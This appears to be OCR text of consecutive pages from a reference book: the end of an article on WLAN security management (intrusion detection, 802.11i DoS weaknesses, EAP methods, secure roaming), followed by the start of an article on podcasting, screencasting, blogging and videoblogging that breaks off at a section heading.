
INTRUSION MANAGEMENT

Intrusion detection is a method to prevent unauthorized access to system resources and data, and/or to detect inappropriate, incorrect, or anomalous activity for damage repair later. Intrusion detection will provide an extra layer of protection compared to firewalls and other access prevention mechanisms.

Intrusion Detection Systems (IDSs) detect illegally-acting intruders in a computer system. IDSs are categorized into two main groups: host-based and network-based. A host-based IDS is described as a program process monitoring sensitive activities on a host computer (server). A network-based IDS devices are located at strategic points in the network, in order to detect intrusion activities. A standard IDS architecture consists of four layers (see Figure 5):

- **Sensor layer**—sensors gather relevant data from the monitored system;

Figure 5. Basic IDS architecture for a WLAN



- **Filters**—parsing the provided data in order to detect possible attack patterns;
- **Alert-flow**—the alert flow is generated by the IDS filters and directed to an monitoring central; and
- **Monitoring central**—the end user monitors and interprets the alert flow.

This IDS architecture can be extended to distributed IDSs, where the layers can be implemented on different systems (Northcutt, 2002).

The broadcast nature of wireless networks requires intrusion detection at the data link layer or at the physical layer when high security is required. Security of wired networks is assured at the network layer or at higher layers (i.e., the lower layers are protected physically by the wires). A multidimensional intrusion detection approach is required, since no single method can detect all possible similar intrusions into a WLAN. Typically, wireless intrusion detection methods include (Lim, Schmoyer, Levine, & Owen, 2003):

- Tracking the MAC address of network adapters trying to associate with the network
- Investigating the relationship between the RTS (Request to Send) and the CTS (Clear to Send) frames
- Tracking of anomaly data like unsolicited random responses
- Determining unique signatures for each attack, i.e. including characteristics from sequence numbers, control types, destination MACs, SSIDs, Organizationally Unique Identifiers (OUIDs), Logical Link Control (LLC) protocol types, LLC protocol identifiers, and data payload
- Profiling the attack by utilizing rule-based algorithms, expert systems and artificial neural networks
- Positioning (triangulating) the attacker to determine if the source is a valid user

WLAN intrusion methods are either passive or active. A passive method uses radio frequency (RF) monitoring, while an active method broadcasts signals to get information about the network or to insert malicious data into the network (Lim et al., 2003). Some common wireless intrusion methods are (Potter & Fleck, 2003):

- War driving
- MAC address spoofing
- Rogue access
- Denial-of-service attacks

Intrusion attempts based on dictionary attacks on user passwords can, of course, also occur.

SECURITY AWARENESS

Acknowledgement of following procedures is in (Simkins, 2007) considered to be a minimal security awareness of a WLAN user:

- Stolen and lost network adaptors should be reported;
- Personal installation of APs and tampering of installed APs is strictly forbidden; and
- Antivirus software and personal firewalls should be used in WLAN clients.

The security staff of a WLAN is responsible for

- Auditing security awareness of users; and
- Implementing user support and organizing education and training for necessary security awareness.

FUTURE TRENDS

Future WLAN security management trends include security protocol evolution, WLAN security within the framework of mobile ad hoc network, secure WLAN integration with other wireless networking technologies, and secure WLAN internetworking for new networking schemes.

Security Protocol Evolution

New EAP methods have been proposed for the present WLAN security standard IEEE 802.11i. Also, new approaches for WLAN client authentication exist. Search of DoS attack resilient WLAN access control has resulted in

- 802.11i protocol improvement attempts; and
- Development of new WLAN security protocols.

New EAP Methods in IEEE 802.11i

The EAP method used with IEEE 802.11i must fulfill two security requirements:

- Strong mutual authentication; and
- Derive suitable keying material for a shared session key.
- Such EAP methods are EAP-TLS, EAP-AKA, and EAP-SIM. Man in the middle attacks can also be avoided by using these methods, since credentials in the form of digital subscriber certificates or USIM/SIM hardware are required (Grech & Nikkanen, 2004; Haverinen, 2004).

EAP-TLS uses, for mutual authentication, the TLS Handshake protocol and certified key pairs in a PKI (Public Key Infrastructure) based on X.509 certificates. Thus, each mutual authentication event requires verification of two X.509 certificates. Such verification includes a computationally heavy revocation check on the updated Certificate Revocation List (CRL) of the Certification Authority (CA), which issued the certificate. Such computational overhead can be avoided by replacement of the X.509 certified key pairs with key pairs of Identity-based Public Key Cryptography (IdPKC) or some other Certificateless Public Key Cryptography (Al-Riyami, 2005). The computational overhead of an IdPKC-based EAP method is for each network node limited to one setup operation in which a trusted PKG (Private Key Generator) with a secret master key generates, distributes, and installs

- System parameters needed by cryptographic operations (encrypt, decrypt, sign, and verify); and
- A private key corresponding to a chosen public key, which can be an unambiguous identity string.

In Lee, Choi, Kim, Sohn, & Park (2003) is proposed an IdPKC-based EAP method in which:

- Unique Network Access Identifiers (NAI) based on Fully Qualified Domain Names (FQDN) are used as public keys of the supplicant and the authentication server. The supplicant NAI can alternatively be based on the e-mail address of the current user.
- Mutual authentication is based on signature verification.

New WLAN Authentication Protocols

Recent WLAN security standards WPA and IEEE 802.11i provide trustworthy authentication of WLAN clients and APs as well as integrity and confidentiality of data communication between authenticated WLAN clients and APs. The same security features can also be obtained by the IPSec protocol for a WLAN with a single AP in an access router.

End-to-end security in client/server applications requires security protocols like VPN (Virtual Private Network), TLS (Transport Layer Security), and SSH (Secure Shell). However, to prevent unauthorized use of APs, any end-to-end security solution must be combined with unambiguous identification of authorized WLAN clients. Required security is obtained by securing the hop between the client and the AP with WPA or IEEE 802.11i in all client/server applications. A drawback of this solution is the high computational load in the WLAN client. Data packets already encrypted with the used end-to-end security protocol must be encrypted once more with the strong encryption algorithm in WPA or IEEE 802.11i.

Two new approaches to WLAN client authentication are presently being proposed. An IETF Internet Working Group (PANA, 2007) is developing a network layer protocol PANA (Protocol for carrying Authentication for Network Access), which can be used also for WLAN client authentication. The other approach is SOLA (Statistical One-bit Lightweight Authentication), a computationally light protocol for mutual authentication of a WLAN client and an access point (Johnson, Nilsson, Fu, Wu, Chen, & Huang, 2002).

DoS Attack Resilient Access Control

IEEE 802.11i is a well-defined security protocol standard for integrity, data confidentiality and mutual authentication. The correctness of this security protocol has also been formally proofed (He, Sundararajan, Datta, Derek, & Mitchell, 2005).

However, IEEE.11i vulnerabilities still exist related to some Denial of Service (DoS) attacks. Several known DoS attack patterns exploit unprotected management messages in the 802.11i protocol (Grech & Nikkanen, 2004; He & Mitchell, 2004):

- The supplicant is unable to finish successfully the 4-way handshake, which is performed by the authenticator and the supplicant after successful 802.1X authentication to confirm that they share the same Pairwise Master Key (PMK), if the WLAN network is flooded with the first message of this handshake;
- Flooding the authenticator with Associate-Request messages or EAPOL-Start messages;
- Spoofing EAP-failure messages;
- Spoofing EAP-Logoff or Disassociate messages; and
- Spoofing deauthentication messages.

To resist some known DoS attacks, an improved 802.11i protocol is proposed in (He & Mitchell, 2005). In this protocol:

- Certain EAP messages are ignored;
- Authentication is performed before association to an access point; and
- The authentication doesn't always start from the beginning if one of its phases fails.

To overcome the DoS vulnerabilities associated with 802.1X/802.11i, some alternative access control protocols based on public key cryptography (PKC) have been proposed. One of these protocols is the two-layer Stanford protocol, for which the authentication server functionality is distributed among access points. The protocol stack of the Stanford protocol consists of the Secure Internet Access Protocol (SIAP) running at the application layer, and the Secure Link Access Protocol (SLAP) running on top of the data link layer. SIAP provides mutual authentication based on PKC signature verification and sets up in a 4-way handshake fresh sessions keys, which are passed to SLAP to be used in data link access control (Faria & Cheriton, 2002).

SIAP in the Stanford protocol provides certain resistance against DoS attacks, since SIAP servers are distributed among access points. However, a SIAP server has no defense against computation-DoS and memory DoS attacks. A computation-DoS attack floods the SIAP server with the first message of the 4-way handshake. Each such message starts a computationally expensive signature generation operation in the SIAP server and also forces the server to save a generated nonce. Other vulnerabilities of SIAP are:

- Lack of perfect forward secrecy, since the secret session key is encrypted with the public key of the client; and
- Lack of client identity anonymity, since the client's public key certificate is sent in clear to the server (access point) (Wan, Zhu, Deng, Feng, & Akkihebbal, 2005).

To correct the design flaws in the Stanford protocol, a revised 4-way handshake is proposed in Wan et al. (2005):

- Perfect forward secrecy is provided, since the session key is derived by Diffie-Hellman exchange.
- Memory-DoS attacks are avoided, since there is no need to save any memory state before sending out the second message of the 4-way handshake.
- Resistance against computation-DoS attacks is improved, since the computations needed to create the second message of the 4-way handshake are limited to generation of a hash, a nonce, and a modulo exponential. A previous modulo exponential can even be reused under a computation-DoS attack.
- The anonymity of the client is protected, since the identity of the client is sent to the server (access point) encrypted with the public key of the server.

Secure Wireless Ad Hoc Networks

Much recent wireless network research focuses on security in mobile ad hoc networks. Basic physical security requires tamper-free network nodes (Stajano & Anderson, 1999). A prerequisite for secure operation is a sufficient level of trust in network nodes (Papadrimitratos & Haas, 2002). Trust and trust relationships depend on network node behavior.

Trust Management Requirements

Trust management based on manually reconfigurable credentials and network node interaction rules (Stajano & Anderson, 1999) is possible only in small scale Independent Basic Service Set (IBSS) networks. In other IBSS networks, trust management is based on cryptographic techniques, such as PKI. However, existing trust management solutions for distributed computer networks cannot be used in the IBSS context, because there is no network hierarchy and no central entity in an IBSS network (Papadrimitratos & Haas, 2002).

PKI fault tolerance can be implemented with *threshold cryptography* (Lysyanskaya & Peikert, 2001). Solutions to distribute Certificate Authority (CA) functionality across multiple nodes in an IBSS network are presented in (Kong, Zerfos, Luo, Lu, & Zhang, 2001; Yi & Kravets, 2003; Zhou & Haas, 1999). A *threshold signature* scheme is proposed in Zhou and Haas (1999).

Secure Routing

The unpredictable and dynamic topology of IBSS networks is a source of routing complexity. Routing in IBSS networks is a rich research field (Giordano, Stojmenovic, & Blazevic, 2003). Routing protocols in computer networks with a fixed infrastructure are usually open and unprotected. The Internet Draft "Generic Threats to Routing Protocols" (Barbir, Murphy, & Yang, 2004) about routing security was published in December, 2003. In an IBSS network, secure routing protocol operation is a recognized necessity (Papadimitratos & Haas, 2002).

Secure routing in an IBSS network starts with route discovery protection, by choosing routes satisfying predefined security criteria (Yi, Naldurg, & Kravets, 2001). At node initiation, a route discovery defines the required minimum trust level for nodes participating in the query/reply propagation. Two security extensions of the Ad hoc On-Demand Distance Vector (AODV) are routing protocol and a routing protocol designed for security in the presence of malicious network nodes, the Secure Routing Protocol (SRP), are described in Papadimitratos and Haas (2002).

Secure Data Forwarding

Although a correctly discovered route and a secure routing protocol are prerequisites for data forwarding in an IBSS network, there is still no guarantee that the trusted network nodes along a correctly discovered route will relay data as expected. Also a secure and fault tolerant data-forwarding scheme like the proposed Secure Message Transmission (SMT) protocol is needed (Papadimitratos & Haas, 2003).

SECURE WLAN INTEGRATION WITH OTHER WIRELESS NETWORK TECHNOLOGIES

Secure integration of different wireless technologies means secure mobility or secure seamless roaming in a heterogeneous network environment. The most challenging task is to provide seamless roaming between different types of wireless access networks and different network providers and at the same time protect the wireless access networks from unauthorized access.

Wireless roaming can be established by using several different models such as:

- Relationship-based roaming
- Certificate-based roaming
- Mobile IP-based roaming
- SIP (Session Initiation Protocol)-based roaming

In this section, solutions for how secure seamless roaming can be established within these different models are briefly discussed.

Relationship-Based Roaming

WISPs (Wireless Internet Service Providers) have agreements with other ISPs (Internet Service Providers) to allow customers to connect to one another's access points or WISPs/ISPs from a consortia acting as a clearinghouse. This model includes storing information about domains, users, routing, management, pricing, and billing (VeriSign, 2002).

Certificate-Based Roaming

A user presenting a certificate is authenticated by the proxy access WISP. The 802.1X framework with EAP-TLS and Authentication Servers are deployed. The CRL issued by the CA is used for verification (VeriSign, 2002).

Mobile IP-Based Roaming

In an approach described in Zivkovic, Lagerberg, and van Bemmel (2004), the WLAN supplicant authenticates to a SP's (Service Provider) RADIUS server, not to the WLAN itself. For authentication, the 802.1X/EAP-TLS protocol is used. In order to check user identity and the existence of a roaming agreement, and to forward messages to the RADIUS server, a RADIUS proxy is deployed. Once the authentication is verified, the certificate keys are used for data confidentiality. The supplicant obtains a local IP address via DHCP (Dynamic Host Configuration Protocol) and registers itself via a Mobile IP tunnel at the home agent. Authentication to a GPRS base station involves the SIM card and the Home Location Register (HLR). The client automatically re-registers at the home agent. When the client enters a foreign WLAN, the authentication is done in the same way as in the home WLAN.

Another approach for secure Mobile IP based seamless roaming, utilizing either L2TP/IPSec or IEEE 802.11i access control with the pre-authentication feature, is described in Vatn (2005).

SIP-Based Roaming

SIP is a standard protocol for initiating an interactive multimedia session such as video, voice, chat, gaming, and virtual reality. SIP supports application layer mobility during an ongoing multimedia session. Approaches for SIP-based, secure, seamless roaming are discussed in Vatn (2005) and Salsano, Mariniello, and Veltri (2005). In the first approach, a SIP user authenticates to the SIP session using a SIP-based access control method, and to the wireless access network using a L2TP/IPSec or IEEE 802.11i access control method. When the SIP session is established, the user can securely roam between different access networks, without interceptions, by using roaming techniques based on roaming agreements, proxies, and pre-authentication mechanisms. In the other approach, a solution for SIP based authentication to WLAN and 3G networks is proposed. A user authenticates to both the SIP session and the wireless access networks using an USIM card and the AKA protocol.

Secure WLAN Internetworking for New Networking Schemes

Host Identity Protocol (HIP) is an IETF standard (Moskowitz & Nikander, 2006), which provides an alternative mobility management solution to Mobile IP with integrated security features. HIP separates the location and identitity roles of IP addresses by introducing a new cryptographic namespace, called Host Identity (HI). This namespace is operated by a new Host Layer between the network and the transport layer in the protocol stack.

In the traditional IP architecture, the transport layer entries are defined by (IP Address, Port Number) pairs. On the other hand, in the HIP architecture they are defined by (Host Identity, Port Number) pairs. The same HI can point to multiple IP addresses using, for example, DNS and this multi-homing feature supports flexible and efficient terminal mobility. IP addresses continue to be used for data packet routing.

HI, which identifies a network host, is a public cryptographic key of a public/private key pair exclusively owned by the host. Mutual host-to-host authentication is based on a 4-way handshake message exchange in which a pair of IPSec ESP Security Associations (SA) is created for the two hosts. This 4-way handshake executes a Diffie-Hellman key exchange to establish a session key. Subsequently, IPSec ESP tunnels are used for secure communication between the hosts. In case one of the communicating hosts changes location or acquires a new interface, it can send a Binding Update (BU) message called Readdressing Packet (REA) to inform its peer. Finally, the HIP protocol can utilize forwarding agents called Rendezvous Servers (RVS), similar to Mobile IP Home Agents, in order to provide anonymity and to ensure that there will always be a fallback address in case of simultaneous relocations of both nodes (Nikander & Arkko, 2004).

In So and Wang (2006), a HIP-based mobility management scheme for UMTS/WLAN integrated networks is proposed, described in detail, and analyzed. During UMTS-to-WLAN handover, the mobile node obtains the new WLAN IP address in a secure IPSec ESP tunnel, and duplicates data communication to both IP interfaces, and is set up and maintained until the mobile node has switched to the new network interface. The HIP-based scheme is concluded to be suitable in general to integrate wireless network types specified by two or more different wireless standards, such as UMTS/WLAN, UMTS/WiMax, and WLAN/WiMax/UMTS.

CONCLUSION

Standard organizations such as IEEE, IETF, and the Wi-Fi Alliance have, since the development of WLANs in the late 90's, been working with developing new reliable security standards to address the WLAN vulnerabilities. Wired Equivalent Privacy (WEP), introduced in 1999, included serious security flaws, due to the use of static encryption keys and the lack of user authentication mechanisms.

IEEE 802.11i, ratified in June, 2004, is expected to address the security flaws in WEP and to eliminate the need of using third party standards, such as IPSec. WPA is, today, available in most WLAN equipment. WLAN products with full 802.11i support have been available since Fall, 2004. WPA and 802.11i provide reliable access management mechanisms through the 802.1X standard, and use dynamic keys to provide strong data encryption.

Future authentication protocols for 802.11 networks are SOLA and PANA. Enhancement of WLAN security must also include intrusion management, as well as security awareness of WLAN service providers and WLAN users. DoS attacks resilient access control, and host-based protocols will also play an important role in future security design.

User mobility will be a crucial aspect of next generation Internet services. Permanent connectivity to the Internet will be a most important factor. Trends that probably will affect the future of WLAN security design are increased adoption of 802.1X, client and server integrity, content driven Internet, and new networking scheme protocols like HIP.

KEY TERMS

BSS: A basic service set (BSS) is a WLAN architecture consisting of dedicated station computers and a dedicated wireless access point.

Certificate Authority: A Certificate Authority (CA) is a trusted third party, whose purpose is to sign certificates for network entities, signifying that it has authenticated using secure means. Other network entities can check the signature to verify that a CA has authenticated the bearer of a certificate.

EAP: Extensible Authentication Protocol (EAP) is an authentication protocol used with 802.1X to pass authentication information messages between a supplicant and an authentication server.

ESS: An extended service set (ESS) is a WLAN architecture consisting of dedicated station computers and many dedicated wireless access points.

IBSS: An independent basic service set (IBSS) is a WLAN architecture (also called ad-hoc) in which each network unit has both AP and station computer functionality.

PKI: Public Key Infrastructure (PKI) is a system of digital certificates, Certificate Authorities, and other registration authorities that verify and authenticate the validity of each party involved in an Internet transaction. PKIs are currently evolving, and there is no single PKI.

RADIUS: Remote Authentication Dial-in User Service (RADIUS) is an Authentication, Authorization, and Accounting (AAA) protocol.

WEP: Wired Equivalent Privacy (WEP) is a security protocol for wireless local area networks defined in the 802.11b standard. WEP is designed to provide the same level of security as that of a wired LAN. WEP is used at the two lowest layers of the OSI model.

WPA: Wi-Fi Protected Access (WPA) is a system to secure wireless networks, created to patch the security of the previous system, WEP. WPA implements part of the IEEE 802.11i standard. In addition to authentication and encryption, WPA also provides improved payload integrity.

The World of Podcasting, Screencasting, Blogging, and Videoblogging

INTRODUCTION

A podcast is a Web feed containing audio or video files which is then placed on the Internet for anyone to download. What makes the podcast distinct from traditional media like broadcasting and streaming is that the podcast file will arrive in archived form. A Screencast is a digital recording of computer screen output, which contains audio narration. Screencasts are useful for demonstrating simple and complicated new software to others. It is a neat way to show off work, report bugs, and show how a task can be accomplished. Screencasting is a term for recording a movie of a computer screen to a file that others can view. Screencasts are mostly used for tutorials, overview/tours, reviews, and demonstrations. Screencasts may also be used as a way to enhance regular movie files. A Weblog, or blog, is a Web site were the owner or user of the Web site posts messages on it so that others can log on and read them. Blogs often focus on one subject, for example, if the blogger is a computer programmer, then the topic of his messages is mainly related to programming languages. However, many are using the blogs as online diaries where they post messages describing their daily news or how they feel about certain subjects. Videoblogging is a new form of blogging, which includes posting videos on the Web. It is a new paradigm for people to place aspects of their personal lives on the Web. Videoblogging is rising in popularity partially due to the release of the Video iPod and the availability of videoblogs on iTunes. So this means that with the recent boom in iPod sales, they will see this one as the most updated one and this will also hit the computer industry by storm. The rest of this article examines the new phenomenon of podcasting, screencasting, blogging, and videoblogging.

PODCASTING

A factor which is influencing the popularity of podcasting is cheap MP3 players such as the iPod. A possible reason why Podcasting allows users to keep up to date with items that interest them, for example, local radio shows, events in a city or region, favourite radio talk shows, sermons, technical talks, or simply listening to their music (Farkas, 2005). Really simple syndication (RSS) is a type of Web format which is widely used with Podcasting (King, 2004; Zawodny, 2004). The Web feeds that the RSS provide simply link to the podcast. At present, there is no clear revenue model related to podcasting (Kerner, 2004). There are only a small amount of podcasts which actually make money from subscriptions. Some podcasters are beginning, however, to place advertisements in their podcasts. The other problem is also the sheer amount of rubbish placed online in podcast directories. Due to the nature of brief podcast (or none) descriptions, one has to generally download the podcast and listen to it to ascertain the actual relevance and quality.

History of Podcasting

Podcasting started in 2004 when David Winer, a software developer, created a program from home to allow him to record broadcasts off the Internet radio stations and play them on an iPod. He wanted to be able to save them to his computer so he could return to them later. He released the software online and eventually other software developers improved on the idea and Podcasting gained momentum. The name Podcasting actually comes from two different words - pod came from the iPod and casting came from broadcasting (Morris & Terro, 2005). The net caught onto pod casting quickly. For instance, in September 2004 a blogger and columnist, Doc Searls, began keeping track of how many people searched Google for the word "podcasts" and the result was 24. A week later, it was 526, and after another 3 days, it was 2,750. It then doubled every couple of days, passing 100,000 on October 18, 2004. In October 2005, there was more than 100,000,000 hits on the word "podcasts" on Google.

Production of a podcast is not complex. Equipment needed is a computer with access to the Internet along with a microphone to record sound and software to record the sounds to the computer. Fortunately, there is free software available for recording sounds and editing them. One popular package is gold wave[1]. Once a podcast has been recorded, it can be uploaded to a podcast directory. Many are free, but some, such as iTunes, charge for adding content.

Podcast Examples

In 2004, Musselburgh Grammar School in Scotland started handing out Podcasts in class as revision help for foreign language classes[2]. Churches and religious groups are also broadcasting items ranging from church music to sermons, talks, and prayers. The number of people that are using what the church would refer to as Godcasts is growing. Many podcasters see it as a hobby. Many podcasts disappear over time as they rapidly find out that it takes a lot more time than initially expected to produce a weekly or daily show. Most of these podcasters do it just to reach others on the Web about something they believe in passionately. They do not rely on ratings which often allows them to talk about anything from how to cook an apple tart to just playing music all day long. Many of these take a liberal view on copyright issues.

SCREENCASTING

Screencasting is where a video file of the running of a program is used to help people understand the functions of the desired program. It achieves this by using a narrator and capturing video of the program actually performing different functions. A narrator will talk though the process describing operations mirrored on the video. This can be extremely helpful in the use of training staff on a new system, as it will show them what to do with narrations. This can be more cost effective than normal training. Another use of this is to use it as a presentation, with the Screencast explaining all the information, along with someone answering questions that the viewers may have about what they have just seen. This would be effective in marketing new products to a large audience at once.

History of Screencasting

The term was created in 2004 by Jon Udell, a columnist who wished to show his readers applications that he found interesting. He noticed that geeks caught onto the computer concepts immediately. Therefore, Jon wanted to transmit this knowledge to regular people as well, so he made a screencast. He had hoped that it would attract a wider, less technical audience, and it worked. Screencasting, however, has been around since 1993, when Lotus introduced ScreenCam. This never gained popularity due to the size of the files and the limited features and indeed the size of the created files (prebroadband). Modern screencasting produces compact files and possesses more advanced features that which allow more detailed changes. For example, there was no sound available with ScreenCam and there were a lot of problems with trying to locate and specify the location that the pointer should reside.

A popular programme for creating screencasts is Macromedia Flash MX. This provides editing features for manipulating even the smallest details on the screen. There are two main types of screencasting, screenshots and fluid movies. Screenshots are just pictures of the screen every time the mouse or a button has been clicked; this is produced by the screencasting tools, which saves the location of the cursor and shows it through a series of screenshots. However, some offer the ability to manually press a hotkey to take you to a new screenshot. The problem with this is that it can be hard to capture images at the right times to make it look like a smooth flowing movie. It often ends up being a movie with random screenshots, like menus that seem to appear out of nowhere. Fluid movies work by capturing the desktop and audio at high rates. It is created by basically choosing an area of the screen, then recording a narrator's voice to accompany the recorded "screencast." When complete, a movie of actions can be edited and then published. A program which supports multiple output formats such as compiled flash, raw flash, video, and standalone exe provides plenty of choice when creating a screencast. The ability to record audio narrations and edit them in order to explain every move being made in the screencast is also desirable. For example, how easy it is to remove screens, change cursor position, and change audio will be essential for first timers who have never created a screencast and need to constantly edit so that the output is to their standard. The software's ability to record fast changes is a feature to look out for. You want to know how well it handles occurrences of rapid screen changes, because if this is a key feature for the user then he or she must consider it when buying the software. Support for interactive features, such as where users must click in places to continue, interactive features which keep the users attention, are interesting, and so forth, would be a good feature. Smart automatic captioning is a good feature in software for novice computer users and most software has tools that can automatically add captions when you perform certain actions like going over the menu button. Some software packages that include all of these features include Camtasia Studio[3], BB Flashback[4], Macromedia Captivate[5], and ViewletCam[6].

Examples of Screencasts

People that screencast do it for similar reasons to those that blog and podcast. They basically have a message that they wish to communicate. Screencasting, however, allows one to speak it, show it, and share it. Subscribers can then hear it, watch it, and experience it. With a blog you can just write it and the reader can just read it. With a podcast you can just say it and the reader can just listen to it. Interestingly, each copy of Windows XP starts with a popup box asking the user if they wish to take a tour. This is basically a screencast where one can watch the mouse run through features of Windows. There are different types that screencasting appeals to. One group is software providers who want to make a demonstration movie. Screencasts allow the author to post on a Web site for potential buyers to guide them around the features and how to use the software appropriately and to its full potential. Example screencasts include an animated Whiteboard[7] by Troy Stein, product manager for Camtasia Studio who made a screencast for the football team he coaches. It is a picture of a football pitch, and Troy Stein takes you through the basics of football by explaining the rules through audio and drawing on the picture. It is well edited and easy to understand. Jon Udel has produced a screencast-enhanced video about a local flooding scene[8] from downtown Keene NH during October 2005. The screencast takes us through his hometown and visits the worst hit areas of the flood. It is mostly video, with bits of screen animation interspersed to contextualize the scenes.

BLOGGING

A Weblog, or blog, is a Web site where the owner or user of the Web site posts messages on it so that others can log on and read them. Blogs often focus on one subject, for example, if the blogger, the person who owns the blog, is a computer programmer, then the topic of his messages is mainly computers (Berners-Lee, 2005; Halsall, 2005). However, some people are using the blogs as online diaries where they post up messages describing their daily news or how they feel about certain subjects. They typically contain messages containing the bloggers feelings on a topic or if they have an opinion of something, and they also have links to Web sites that they are interested in or other blogs. More recently, they have links to pod casts and screen casts. A person that has a blog is called a blogger and when you are maintaining, adding to, or reading other blogs, this is referred to as blogging (Hill, 2005).

History of Blogging

As 2004 commenced, blogging really started to make its mark, but it was playing the role of a mainstream news service due to the fact that bloggers began to provide nearly-instant commentary on televised events, instead of the more traditional online diary blog which was not as popular. An example of this is the December 2004 Tsunami, which had people blogging about the events that occurred. Here blogs such as Medecins Sans Frontieres were created, which used SMS text messaging to report from affected areas in Sri Lanka and Southern India so that people could read about the extend of the damage. The term blog came about with the two words *Web* and *log* combined together and then shortened by Jorn Barger in 1997. The term was then shortened by Peter Merholz in May of 1999. Justin Hall, who began 11 years of personal blogging in 1994 while a student at Swarthmore College, is generally recognized as one of the first bloggers (MacManus & Porter, 2005).

Before blogging came about, there were several other similar communities such as Usenet, e-mail lists, and bulletin board systems. However, the blog evolved from the online diary where people would keep a blog of their personal lives, and the first of these personal blogs started in 1995. Most of the writers called themselves diarists and journalists. After a slow start, blogging rapidly became popular: the site Xanga, started in 1996, had only 100 diaries by 1997, and over 50,000,000 in December 2005. It was the launch of Open Diaries in 1998 that helped blogging become more popular, as this was the first blog community where readers could add comments to other writers' blog entries. Others started blog communities, including Pita.com, Diaryland, Blogger.com, and Lifelog. The pioneer of Weblogging tools is Dave Winer, who changed a blog from just a Web site to a frenzy within the computer world. One of his most significant contributions was setting up servers so that blogs could make a sound to indicate when it has been updated. In 2001, Andrew Sullivan's blog[9] and Ron Gunzburger's Politics1.com became one of the first broadly popular American blogs. These blog on U.S. politics. User manuals also started to appear for the novice users. This helped the blog become a modern phenomenon, as people who had just heard of them but could not actually figure out how to start their own could now do so. The importance of the blogging community gained rapid respect and importance, and in fact journalism schools started to teach about blogging and the difference from blogging to journalism. A year later, in 2002, Markos Moulitsas Zuniga started up DailyKos, which had up to a million visits a day during peak events, and which has now become one of the most trafficked blogs (Hill, 2005).

When the war in Iraq began, it also started the first blog war. Iraqi bloggers started to read other blogs from America and their views on the war in Iraq, and they saw that the Americans were naive about what was really going on, and so they joined blogging to get their message across. One of the most memorable blogger was a man called Salam Pax, who published a book of his blog to show his views of the war and open others' eyes to it. Blogs played an important role in opening up people's eyes to the brutal facts of war. Blogs were also created by soldiers serving in the Iraq war. Such blogs were referred to as milblogs, which gave readers new perspectives on the realities of war, as well as often offering different viewpoints from those of official news sources.

Examples of Blogs

There are many different types of blogs, ranging from personal to educational. A personal blog is one where the blogger uses it as an online diary, posting views on anything that they consider interesting. A career blog is one which is used to dictate a professional journey, demonstrate expertise, or network out to other professionals. It shows the bloggers career moves through all jobs throughout their lifetime, but has little to no ties to their employer. A paid blog is one where a person is employed to blog for a living. This can be done to promote the company, log onto other blogs to tell others of the company, or to raise search engine relevancy so that the company becomes more well known (Shaw, 2005). Cultural blogs allow the bloggers to discuss their preferred music, sports, theater, arts, and popular culture. These are among the most read blogs within the blogging community because people like to talk to others with the same interests, and it is a great way to meet new people that have the same things in common. Almost like a chat room, Topical blogs focus on just one topic. An example of this is the Google blog, which only covers news about Google. These types of blogs need to keep the readers attention and meet the readers needs so that the amount of readers and comments keeps increasing. The business blogs help promote the businesses in which they are created for as they are free and easy to maintain. The stock market is a popular subject of blogging where both amateur and professional investors use blogs to share stock tips.

A moblog, or mobile blog, consists of content posted to the Internet from a mobile phone. However, it may require special software to do this blog.

Collaborative blogs can be created by everyone or limited to a group of people. An example of a collaborative blog is Blogcritics, which now thinks itself as an online magazine more than a blog. Educational blogs were created for students and teachers alike and are growing in popularity. Students can use blogs to record what they learn and teachers can use blogs to record what they teach. For example, a teacher can blog what homework students are required to carry out, including links to Internet resources, and record what is taught each day. This way, if a student is sick they can quickly catch up, the teacher can use the blog as a course plan, and finally new teachers can refer to if the teacher falls sick or leaves. This type of blogging can motivate students to do more reading and encourage them to improve their writing style, due to the presence of viewers that will go through the blog, making the students conscience of what they are doing and writing, as thousands of people could be reading it. Spam blogs, which are often referred to as splogs, are a form of high-pressure advertising. They are generally like spam e-mails, often linked to each other to increase their Internet presence. Political blogs are among the most common forms of **blogs**. Most political blogs are news driven, and most political bloggers will link to articles from news Web sites so that they can add their own views on the subject. Other political blogs feature original commentary, with occasional hyperlinks to back up the blogger's talking points (Holtz, 2006).

Many bloggers support the open source movement, and the free speech nature of the blogs, has helped blogging to have a social impact. An example of this is that blogging makes it easy for employees to irritate their bosses, and a number have been sacked because of this. One in particular was Heather Armstrong who, in 2002, ignited a fierce debate about privacy issues when she was fired from her job as a Web designer and graphic artist because she had written accounts of her experiences at the workplace in her blog "dooce.com." Because of this incident the word "dooce" now means to the blogging world to lose your job as a result of something you wrote in an online journal. Another worry within the blogging community is the open source politics, which gives people the ability to participate more directly and have a role in politics. Some critics are worrying that some of these bloggers have no respect for the copy right laws and do not care if they are presenting society with credible news. Another blog which gained media attention was by Simon Ng, who in 2005 posted a blog that helped identify his murderer. Simon was an American student but was born in Hong Kong. In 2005, while a freshman at Queens College, he was murdered, together with his older sister, Sharon Ng. Media attention was drawn to his case by the fact that Ng kept a Xanga Weblog during his time at Queens College, and posted an entry just hours before his death. In this, he posted that a former boyfriend of his sister, Jin Lin, was visiting. This helped invalidate Jin Lin's alibi, resulting in Jin Lin being charged with two counts of first degree murder. To think, without this blog entry, Jin Lin's alibi might have been accepted and he would have got away with murder. So the blog in this case was used as an online diary which became extremely useful in the end.

VIDEOBLOGGING

Videoblogging is similar to blogs, with the exception that it presents the blog in a video format. A factor which is influencing the popularity of videoblogging is the video iPod, which is capable of playing video files. A videoblog is a video clip that includes sound for users to view much Podcasts (Weynand, Hodson, & Verdi, 2006). Often, Videoblogs contain text or captions to explain what is happening. Videoblogging has taken a while to gain followers; however, due to the uptake of broadband, it is becoming more ubiquitous (Hofmann & Beaumont, 2005).

History of Videoblogging

